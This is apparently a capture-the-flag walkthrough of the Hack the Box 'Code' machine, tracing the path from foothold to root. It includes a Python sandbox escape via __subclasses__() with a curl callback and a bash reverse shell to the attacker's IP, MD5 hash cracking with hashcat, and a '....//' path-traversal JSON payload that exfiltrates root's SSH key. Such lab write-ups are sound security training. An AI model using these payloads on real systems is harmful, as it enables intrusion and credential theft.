This is a guide for the Code box from Season 7 on Hack the Box.
We will cover the steps to gain access as the app-production user and achieve root privileges.
Initially, we performed a Nmap scan on the default ports, enumerating versions and services using default scripts. The results of the scan were the following:
# Nmap 7.94SVN scan initiated Sat Mar 22 22:33:07 2025 as: nmap -sC -sV -oA nmap/step1 10.129.108.116
Nmap scan report for 10.129.108.116
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 22 22:33:18 2025 -- 1 IP address (1 host up) scanned in 10.17 seconds
The scan concluded, and there were only 2 open ports: port 22 (SSH) and port 5000 (HTTP). The server appeared to be running Ubuntu, and the scan also revealed an http-server-header of Gunicorn and an http-title of Python Code Editor.
Upon opening the page, we found an online Python interpreter where we could execute Python 3 commands and code.

We could also register, login and read the about page through the buttons on the upper right side of the page. We didn't try many things there because we didn't know if it was a rabbit hole or something that would have value, so we left it for later as a last resort if everything else failed.
We tried to import some libraries and execute some code. Unfortunately, there seemed to be some server-side protection with restricted keywords that we could not use, such as import and open.
As shown in the following screenshots, the execution was blocked by some security mechanism.


While exploring and experimenting, I thought of using globals(), Python's built-in function that returns the dictionary implementing the current module namespace. By calling the function through a print statement, we obtained valuable information that we could use.

The request was made with the following curl command:
curl --path-as-is -i -s -k -X $'POST' \
    -H $'Host: 10.129.238.121:5000' \
    -H $'Content-Length: 21' \
    -H $'X-Requested-With: XMLHttpRequest' \
    -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \
    -H $'Connection: keep-alive' \
    --data-binary $'code=print(globals())' \
    $'http://10.129.238.121:5000/run_code'
The most valuable information we noted was the following:
origin='/home/app-production/app/app.py'

'db': <SQLAlchemy sqlite:////home/app-production/app/instance/database.db>,
'User': <class 'app.User'>,
'Code': <class 'app.Code'>

'run_code': <function run_code at 0x7fa202956e50>,
'load_code': <function load_code at 0x7fa2027d1040>,
'save_code': <function save_code at 0x7fa2027d11f0>,
'codes': <function codes at 0x7fa2027d13a>
Let's break down the above information:
- An
app.pyprogram (written in Flask), located in the home directory of the userapp-production. - A database used by SQLAlchemy was identified. It supports various databases like SQLite, PostgreSQL, MySQL, Oracle, and MS-SQL.
- There were some interesting functions like
run_code,load_codeandsave_code. My first thought was to use theinspectlibrary and print the code of these functions, but I had to change my plan because I could notimportanything.
Another approach was to find what subclasses were available to try to manipulate the program and execute commands to bypass the security mechanism. To do that I used the following print statement:
print((1).__class__.__bases__[0].__subclasses__())

The request was made with the following curl command:
curl --path-as-is -i -s -k -X $'POST' \
    -H $'Host: 10.129.238.121:5000' \
    -H $'Content-Length: 62' \
    -H $'X-Requested-With: XMLHttpRequest' \
    -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \
    -H $'Connection: keep-alive' \
    --data-binary $'code=print((1).__class__.__bases__%5B0%5D.__subclasses__())%0A' \
    $'http://10.129.238.121:5000/run_code'
Breaking the above statement into small parts:
1                    → integer literal
.__class__           → returns <class 'int'>
.__bases__           → returns a tuple of base classes of int, i.e. (<class 'object'>,)
[0]                  → accesses the first element: <class 'object'>
.__subclasses__()    → returns a list of all subclasses of <class 'object'>
print(...)           → prints the full list
The command printed all subclasses of the base class object in a list.
Looking line by line at the results, we found some interesting subclasses. One of them was subprocess.Popen, but we couldn't use the word open, so that was a problem. However, since the subclasses were inside a list, if we had the index of the subclass we wanted, we could pass arguments using the index. Using the code below, we were able to collect that information:
x = (1).__class__.__bases__[0].__subclasses__()
for i, s in enumerate(x):
    print(f"i={i},s={s}", end="\t")
This printed each subclass with its index. The subclass of interest to us had the index 317.
To verify this, we launched a Python 3 simple HTTP server on our machine and used the following command to try to connect to it:
x=(1).__class__.__bases__[0].__subclasses__()[317](["/bin/bash","-c","curl http://10.10.14.145:8000"])
We received a connection on our web server — RCE confirmed.

Following this, we changed the above proof-of-concept to a reverse shell, created a listener on our machine, and waited for the connection to be established.
(1).__class__.__bases__[0].__subclasses__()[317](["/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.145/9001 0>&1"])

Upon gaining access, we were on the server as the user app-production. We checked the app.py file that contained all the logic of the web application. We can break it down into 3 key parts:
app.py — database and model definitions:
app = Flask(__name__)
app.config['SECRET_KEY'] = "7j4D5htxLHUiffsjLXB1z9GaZ5"
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password = db.Column(db.String(80), nullable=False)
    codes = db.relationship('Code', backref='user', lazy=True)

class Code(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    code = db.Column(db.Text, nullable=False)
    name = db.Column(db.String(100), nullable=False)
    def __init__(self, user_id, code, name):
        self.user_id = user_id
        self.code = code
        self.name = name
app.py — password hashing on /register (MD5):
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        existing_user = User.query.filter_by(username=username).first()
app.py — code execution on /run_code with keyword blacklist:
@app.route('/run_code', methods=['POST'])
def run_code():
    code = request.form['code']
    old_stdout = sys.stdout
    redirected_output = sys.stdout = io.StringIO()
    try:
        for keyword in ['eval', 'exec', 'import', 'open', 'os', 'read', 'system',
                        'write', 'subprocess', '__import__', '__builtins__']:
            if keyword in code.lower():
                return jsonify({'output': 'Use of restricted keywords is not allowed.'})
        exec(code)
        output = redirected_output.getvalue()
    except Exception as e:
        output = str(e)
    finally:
        sys.stdout = old_stdout
    return jsonify({'output': output})
From these three parts we gathered the following key findings:
- A hardcoded Flask secret key used for sessions.
- Passwords are hashed using the outdated and insecure MD5 algorithm.
- The blacklist blocks
eval,exec,import,open,os, etc. — butexec()itself is still used, which was the entry point we exploited.
We then dumped the database to extract the password hashes:
app-production@code:~/app/instance$ sqlite3 database.db
sqlite3 database.db
.database
main: /home/app-production/app/instance/database.db
.tables
code  user
.dump user
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password VARCHAR(80) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
INSERT INTO user VALUES(1,'development','759b74ce43947f5f4c91aeddc3e5bad3');
INSERT INTO user VALUES(2,'martin','3de6f30c4a09c27fc71932bfc68474be');
COMMIT;
We accessed the database using sqlite3 without a password and extracted the user table:
| Username | MD5 Hash |
|---|---|
| development | 759b74ce43947f5f4c91aeddc3e5bad3 |
| martin | 3de6f30c4a09c27fc71932bfc68474be |
We copied the hashes to a file and cracked them locally with Hashcat:
┌─[george@parrot]─[~/htb/lvl1/code]
└──╼ $hashcat -a 0 -m 0 dev.hash ~/SecLists/Passwords/Leaked-Databases/rockyou.txt.tar.gz --show
759b74ce43947f5f4c91aeddc3e5bad3:development

┌─[george@parrot]─[~/htb/lvl1/code]
└──╼ $hashcat -a 0 -m 0 martin.hash ~/SecLists/Passwords/Leaked-Databases/rockyou.txt.tar.gz --show
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster
We tried both sets of credentials via SSH:
development:development— failedmartin:nafeelswordsmaster— success
We were now on the box as martin. We checked sudo -l to find escalation paths:
martin@code:~/backups$ id
uid=1000(martin) gid=1000(martin) groups=1000(martin)
martin@code:~/backups$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
We could run /usr/bin/backy.sh as root without a password. We examined the script:
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
The script accepts a JSON file, strips ../ sequences from paths using jq, then checks that each path starts with /var/ or /home/. The flaw: jq only strips literal ../ — it doesn't handle ....//. A path like /var/....//root/ passes the jq sanitization (no ../ to strip) and also passes the allowed-path check (starts with /var/), but resolves to /var/../root/ = /root/ when the OS processes it.
The existing task.json in martin's backups folder:
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/app-production/app"
    ],
    "exclude": [
        ".*"
    ]
}
We crafted a malicious mal.json to exploit the path traversal:
{
    "destination": "/tmp/",
    "multiprocessing": true,
    "verbose_log": true,
    "directories_to_archive": [
        "/var/....//root/"
    ]
}
After running sudo /usr/bin/backy.sh mal.json, we checked /tmp and extracted the archive:
martin@code:/tmp$ ls
code_var_.._root_2025_March.tar.bz2
martin@code:/tmp$ tar -xvjf code_var_.._root_2025_March.tar.bz2
root/
root/.local/
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/root.txt
root/scripts/
...
We retrieved the id_rsa private key from the extracted archive and used it to SSH in as root:
┌─[george@parrot]─[~/htb/lvl1/code]
└──╼ $chmod 600 id_rsa_root
┌─[george@parrot]─[~/htb/lvl1/code]
└──╼ $ssh -i id_rsa_root root@10.129.238.121
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)
[SNIP]
And with that, we successfully compromised the Code machine, gaining both the user and root flags.
In conclusion, this challenge provided a comprehensive exercise in identifying and leveraging multiple vulnerabilities. The initial foothold came from bypassing a Python keyword blacklist using __subclasses__() to access subprocess.Popen by index. Weak MD5-hashed credentials in an SQLite database were then cracked for SSH access. The path to root involved identifying a logic flaw in a privileged backup script — insufficient path sanitization allowed a crafted ....// sequence to traverse into /root/, leaking the root SSH private key.
Thank you for following along, be happy, and keep hacking.